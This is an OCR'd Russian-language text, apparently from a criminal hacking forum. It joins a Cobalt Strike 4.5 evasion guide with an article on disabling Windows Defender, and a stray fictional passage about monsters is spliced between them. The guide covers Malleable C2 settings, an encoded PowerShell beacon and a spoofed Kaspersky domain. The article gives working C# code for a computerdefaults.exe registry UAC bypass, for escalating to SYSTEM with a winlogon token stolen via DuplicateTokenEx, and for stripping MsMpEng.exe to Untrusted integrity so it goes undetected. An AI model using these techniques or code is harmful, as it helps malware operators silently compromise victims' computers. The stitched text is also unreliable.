
Настройте прослушиватель cobaltstrike.




Обновите ссылку на изображение.



Скопируйте и вставьте закодированный в обновления скрипт powershell и запустите его в клиенте powershell.



Дополнительный уровень усложняет поиск нашего маячка. Наша связь с клиентом будет зашифрована через SSL-связь под “поддельным” доменом Касперского, который мы выбираем;)




Есть много способов и много инструментов, как OPSEC, которые вы можете использовать, но здесь я поделюсь некоторыми лучшими инструментами, которые я лично рекомендовал ,s использовать, и мы будем проходить их шаг за шагом, пока не достигнем нашей цели в обходе последнего обновления на Kaspersky End Point Security & Network moniter с нашим CobaltStrike 4.5

Теперь ваши шаги по обфускации в вашем проекте DLL и IDEA. Маячокк не собирается сливать информацию и будет напоминать держаться подальше от всех исследований “NCCGroup” и прочей ерунды)) Следующие маячки будут более сильными в сокрытии OPSEC.

Проверьте модифицированный файл beacon.dll с помощью любого из сканеров маячков, например:

- https://github.com/CCob/BeaconEye
- https://github.com/Apr4h/CobaltStrikeScan



Я хочу поделиться наиболее полной конфигурацией OpSec в вашем (Malleable C2), чтобы убедиться, что настроены следующие параметры, которые ограничивают использование памяти с RWX-флагом (подозрительной и легко обнаруживаемой) и очищают шелл-код после запуска маячка:

- set startrwx “false”;
- set userwx “false”;
- set cleanup “true”;
- set stomppe “true”;
- set obfuscate “true”;
- set sleep_mask “true”;
- set smartinject “true”;

Большинство EDR, AV работают с одной и той же контрольной суммой, проверкой хэша, проверкой API, етк. Настройка вашего профиля, что является наиболее важной частью, чтобы скрыть вашу активность в любой системе EDR, все они работают одинаково, и я буду рассказывать, как обойти это в будущем.

Наш рецепт супа:

- Nmap сканер. (блокировано)
- BeaconEye сканер (блокировано)
- Cobalt парсер. (блокировано)
- Скрытый URI aka checksum8. (скрыто)
- Скрытие тимсервера через тунель CloudFlared
- Steal *.Kaspersky.com SSL. (обойдено)
- Bypass Kaspersky End Point Security. (обойдено)
- Установка TOR через Teamserver (Мои HCS тулзы).
- Установка OpenVPN с редиректором redirector (Мои HCS тулзы).
- Установка DNSCrypt (DoH) через CloudFlare. (Мои HCS тулзы).
- Установка Domains рандомизатор (Мои HCS тулзы).
- Установка JARM рандомизатор aka JA3's обфускатор (Мои HCS тулзы).
- Установка автоматического скрипта для кастомного кобальта 4.4 + 4.5 (Мои HCS тулзы).

** дополнительный скрытый OPSEC в подписи JARM, обфускатор aja JA3, интеграция VPN с перенаправлениями, настраиваемый XSS cobaltstrike 4.5 Edition и другие советы и рекомендации по OPSEC будут добавляться каждый месяц в сценарий HCS All-In-One!

Пароль на файл: r1z@xss.is

ОТКЛЮЧАЕМ WINDOWS DEFENDER.

Стратегия победы над силами превосходящего противника.


Получилось удачно! теперь качаем! Нужно закачать полный объем. Судя по инструкции роды начнутся в течении часа или двух.


Качаем, качаем, не останавливаемся!


Время приближается. Что-то уже должно происходить. Мы все правильно делаем?
Кажется началось! Кажется началось!!! Смотри ... невероятно! Как ее раздуло! Что-то произойдет сейчас!


Первая часть плана выполнена. Переть второй важный этап – направить всю эту армию на звелых монстров. Видимо это особый уровень военного мастерства – направить детей на родителей.
ВКУСНО!!!
ВПЕРЕД!!!
ЕДА!!!
Детеныша выпускают на волю, и вскоре они встречаются лицом к лицу со своими чудовищными родителями.
Детеныши с яростью нападают на монстров, а мы наблюдала за ними с безопасного расстояния. Миссия выполнена. Но эксперимент еще не завершен. У меня готов новый пакет документов.
Новая цель гуманоидный гомункул служащий на пользу человека.

Отключаем Windows Defender (+ UAC Bypass, + Повышение до уровня SYSTEM)

by ioioio777

Windows Defener... как много боли в этом слове. Вероятнее всего, если вы хоть краем уха были связаны с распространением ВПО -- данный антивирус уже успел доставить вам массу неудобств.

Имеющий самую обширную облачную базу в мире АВ не мог остаться без внимания крипторов и малварщиков, в интересах каждого из которых было обойти его.
Самая примитивная мысль, пришедшая каждому -- попробовать снести антивирус под корень. Однако, этому препятствует сама система, так просто не выйдет.

Далее идёт способ со всеми известными “Set-MpPreference”. К сожалению, из-за повсеместного использования скрипта -- провернуть данный трюк в реалиях проактивной защиты невозможно.
... и собственно, всё. На этом заканчивается вся поверхностная информация о способах отключения Дефендера.

В данной статье я бы хотел рассказать о методе уже известном многим пользователям, однако по сей день не получившем широкую огласку.
Речь пойдет о Privilege Tokens и манипулировании ими в целях отключения Windows Defender.

Попутно в статье будут упомянуты ещё две темы, без которых провернуть данный трюк будет невозможно. UAC Bypass для поднятия привилегий, а также повышение с обычного пользователя до NT AUTHORITY\SYSTEM.

ГЛАВА 1: ПОДГОТОВКА

Начнём, как и полагается, с нудной теории. К сожалению, без неё не будет ясна суть происходящего в последствии, поэтому рассказывать постараюсь максимально кратко и на понятном языке.

Токены привилегий - это разрешения, данные системой для процесса.К примеру, если у процесса есть токен “SeShutdownPrivilege” - то он в праве выключить ваш компьютер.
Если ваша программа не будет иметь этого токена – она не сможет производить это действие.


Для проверки файлов Windows Defender использует свои привилегии. К примеру – “SeRestorePlivilege”.
Из этого мы делаем вывод, что если лишить процесс антивируса разрешения на проверку файлов – он станет бесполезным и не сможет выполнять эту самую проверку.

Любое объяснение станет понятнее, если из сухого текста перевести его в визуализацию. Собственно, по этой причине, предлагаю вам скачать Process Hacker и своими глазами посмотреть на токены, имеющиеся у того или иного процесса.

За Windows Defender отвечает процесс MsMpEng.exe, нам нужно найти его в списке и открыть вкладку Tokens.Т ут мы замечаем, что процесс имеет множество различных привилегий,

имеющих для него ключевое значение.

Как вы понимаете, именно отключением этих привилегий мы и займёмся.
На этом теоретическая часть окончена, приступаем к реализации POC'a.



На самом старте нас уже преследуют две проблемы.

- Процесс MsMpEng.exe запущен от имени System. Для редактирования его токенов нам нужно иметь юзера "NT AUTHORITY\SYSTEM"
- Для получения SYSTEM нам нужно будет провести повышение, которое в свою очередь происходит только с уровня администратора.

Решением является следующая схема :

ГЛАВА 2: ПОДНЯТИЕ ПРАВ

Реализаций обхода UAC очень много, вы можете выбрать любой удобный вам. В статье я буду использовать самый распространённый метод через редактирование реестра.

Суть его в том, что системное приложение computerdefaults.exe, при запуске обращается к regedit , в путь”Software\Classes\ms-settings\shell\open\command”. Наша задача в том, чтобы отредактировать этот пункт на своё приложение.

Теперь при запуске computerdefaults.exe открывается наше приложение, но с правами администратора. Отредактируем реестр и добавим запуск приложения в через cmd.

C#:

```
string execPath = Assembly.GetEntryAssembly().Location;

        Registry.CurrentUser.CreateSubKey(“Software\\Classes\\ms-settings\\shell\\open\\command”);
        Registry.CurrentUser.CreateSubKey(“Software\\Classes\\ms-settings\\shell\\open\\command”).
SetValue(“”, execPath, RegistryValueKind.String);
        Registry.CurrentUser.CreateSubKey(“Software\\Classes\\ms-settings\\shell\\open\\command”).
SetValue(“DelegateExecute”, 0, RegistryValueKind.DWord);
        Registry.CurrentUser.Close();

        Process process = new System.Diagnostics.Process();
        ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();
```

```
startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
        startInfo.FileName = “cmd.exe”;
        startInfo.Arguments = @”/C computerdefaults.exe”;
        process.StartInfo = startInfo;
        process.Start();
```

Собственно, на этом этапе мы уже запустили свой процесс от имени администратора, без каких либо предупреждений или значков на иконке.

ГЛАВА 2.1: Я ЕСТЬ СИСТЕМА !

Как уже говорилось, процесс Windows Defender запущен от имени NT AUTHORITY\SYSTEM.


Мы, будучи обычным процессом - не можем редактировать процесс, работающий от имени системы.

Нам нужно повышение!

Его мы будем проворачивать через дубликат токена winlogon.exe
Внимание на картинку, тут полный алгоритм действия.

Если объяснять произошедшее в двух словах:
В Windows есть такой процесс, как winlogon, он запускается с системой и отвечает за авторизацию пользователей. Мы продублируем токен этого процесса и запустим свою-же программу с украденным токеном.

- OpenProcessToken() -- Открываем токен процесса с уровнем доступа TOKEN_DUPLICATE (на выходе получаем хендл токена)
- STARTUPINFO -- Устанавливаем параметры для запуска процесса
- DuplicateTokenEx() -- Дублируем токен с winlogon и записываем его
- CreateProcessWithTokenW() -- Запускаем процесс нашего .exe с токеном, украденным из winlogon
- Поздравляю, вы великолепны



C#

```
string procTostart = Assembly.GetEntryAssembly().Location;
Process process = Process.GetProcessesByName("winlogon")[0];
IntPtr procHandle = process.Handle;
IntPtr tokenHandle = IntPtr.Zero;

WinApi.OpenProcessToken(procHandle, 0x0002, out tokenHandle);

WinApi.STARTUPINFO SINFO = new WinApi.STARTUPINFO();
SINFO.dwFlags = 1;
SINFO.wShowWindow = 1;

WinApi.PROCESS_INFORMATION PINFO;

WinApi.SECURITY_ATTRIBUTES SECA = new WinApi.SECURITY_ATTRIBUTES();

IntPtr doubleDuplicateToken = IntPtr.Zero;

WinApi.DuplicateTokenEx(tokenHandle, 0x2000000, ref SECA, 2, WinApi.TOKEN_TYPE.Token-
Primary, out doubleDuplicateToken);

WinApi.CreateProcessWithTokenW(doubleDuplicateToken, WinApi.LogonFlags.NetCreden-
tialsOnly, null, procTostart, WinApi.CreationFlags.DefaultErrorMode, IntPtr.Zero, null, ref SINFO, out
PINFO);
```

Проведём промежуточный итог:

Мы заставили нашу программу запускаться от имени SYSTEM, при этом обойдя UAC. Давайте посмотрим что получилось при реальном тесте.

ВИДЕО

Собственно, как видно на демонстрации – изначальный процесс запускается без прав администратора.

- Затем, применяется обход UAC'а и открывается второй процесс с повышенными правами
- Второй процесс, в свою очередь запускает последний .exe, который имеет и права администратора, и запущен от имени системы.

На этом моменте мы выполнили все условия для редактирования привилегий системного процесса и готовы реализовывать отключение Windows Defender.

ГЛАВА 3: ОТКЛЮЧЕНИЕ АНТИВИРУСА

На секундочку вернёмся к теоретической главе статьи и вспомним, зачем собственно все эти повышения мы и производили.

Наша задача заключается в том, чтобы лишить процесс антивируса привилегий, благодаря которым он может проверять файлы на вредоносность.

Есть два варианта решения этой проблемы : Снять весь список привилегий вручную. Либо установить Уровень Целостности (Integrity Level) на значение “Недоверенный”.


В ходе тестов удалось установить, что оба этих решения – взаимозаменяемые и приведут к одному и тому-же результату.

Поэтому мы пойдём по пути меньшего сопротивления и установить Integrity Level “Untrusted”.

Как и вы прошлых шагах воспользуемся схемой для объяснения последующих действий.

Собственно, алгоритм действий таков :

- OpenProcess() – получаем хендл процесса с доступом “QueryLimitedInformation”
- OpenProcessToken() – Открываем токен процесса с уровнем доступа TOKEN_ALL_ACCESS
- TOKEN_MANDATORY_LABEL – заполняем структуру, которую будем устанавливать в токен процесса
- ConvertStringSidToSid() – получаем SID параметра “ML_UNTRUSTED”
- StructureToPtr() – приводим структуру в нужный для работы формат
- SetTokenInformation() – Устанавливаем “Untrusted” уровень доверия на наш процесс.



SID значение “ML_UNTRUSTED” можно найти в документации Microsoft, по ссылке. https://docs.microsoft.com/en-us/op.../ms-dtyp/81d92bba-d22b-4a8c-908a-554ab29148ab

Собственно, на этом и заканчиваются все действия, которые нам нужно было провернуть для снятия привилегий с процесса.

Прикладываю видео-демонстрацию работы этого инструмента в живых условиях. Версия Windows Defender использована самая актуальная на момент написания статьи.

ВИДЕО

ИТОГИ :

Так, давайте зададим себе риторический вопрос “А нахуй я это сделал”.

Метод удаления WD через скрипт – мёртв. Метод, представленный мной в этой статье на данный момент можно реализовать без детектов (!!!)

Данный метод не вырезает Антивирус из системы, он просто запрещает ему выполнять свои функции. У пользователя не вызовет подозрений внезапное уведомление от системы об отключенном антивирусе.

